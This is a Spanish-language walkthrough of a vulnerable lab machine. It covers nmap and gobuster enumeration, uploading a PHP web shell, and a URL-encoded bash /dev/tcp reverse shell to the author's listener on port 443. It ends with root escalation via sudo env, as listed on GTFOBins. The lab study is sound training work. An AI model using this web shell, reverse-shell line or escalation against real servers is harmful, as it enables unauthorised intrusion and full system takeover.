



Vamos a desplegar la maquina

```
> sudo bash auto_deploy.sh upload.tar
[sudo] contraseña para caan31:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Haremos un escaneo simple con nmap y el parámetro -Pn por si el servidor no permite conexiones ping

```
> nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-21 13:15 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```


Ahora que sabemos que esta el puerto 80 podemos hacer un escaneo mas profundo para saber la versión con el parámetro -sCV

```
> nmap -p80 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-21 13:15 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000030s latency).


PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Upload here your file
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.47 seconds
```

Vamos a explorar con lo que contamos en el servidor apache



Vemos que podemos subir ficheros



Ahora vamos a hacer una búsqueda dentro de los directorios del servidor con la herramienta gobuster.

```
> sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-x php,html,py,txt
[sudo] contraseña para caan31:


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,py,txt
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 1361]
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/uploads (Status: 301) [Size: 310] [→ http://172.17.0.2/uploads/]
/upload.php (Status: 200) [Size: 1357]
Progress: 65634 / 1102800 (5.95%)
```


Vemos que tiene un directorio que se llama uploads y que almacena todos los archivos que subimos




Vamos a subir un archivo .php malicioso para poder ejecutar comandos como cmd desde la url



Vemos que funciona al subirlo y ejecutarlo desde la url ?cmd=id



Lo que haremos ahora es una reverse Shell, así que nos pondremos en escucha en nuestra maquina por el puerto 443



IP & Port

IP

192.168.1.26

Port

443

+1

root privileges required.

Listener

sudo nc -lvnp 443

Type

nc

Copy

Reverse

Bind

MSFVenom

HoaxShell

OS

Linux

Name

Search...

Show Advanced

Bash -i

Bash 196

Bash read line

bash%20-
i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.26%2F443%200%3E%261

172.17.0.2/uploads/prueba.php?cmd=bash%20-c%2...

Una vez ejecutamos la reverse Shell vemos que estamos dentro de la maquina

```
> sudo nc -lvnp 443
[sudo] contraseña para caan31:
listening on [any] 443 ...
connect to [192.168.1.26] from (UNKNOWN) [172.17.0.2] 46746
bash: cannot set terminal process group (26): Inappropriate ioctl for device
bash: no job control in this shell
www-data@4c838bae05b6:/var/www/html/uploads$
```

Ejecutamos `sudo -l` para ver que podemos ejecutar como root y vemos que es el binario `env`

```
www-data@4c838bae05b6:/var/www/html/uploads$ sudo -l
Matching Defaults entries for www-data on 4c838bae05b6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on 4c838bae05b6:
    (root) NOPASSWD: /usr/bin/env
www-data@4c838bae05b6:/var/www/html/uploads$
```

Vamos a Gtfobins para ver que comando podemos ejecutar y así escalar privilegios

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Una vez ejecutamos podemos ver que somos root

```
www-data@4c838bae05b6:/var/www/html/uploads$ sudo /usr/bin/env /bin/bash
root@4c838bae05b6:/var/www/html/uploads# whoami
root
```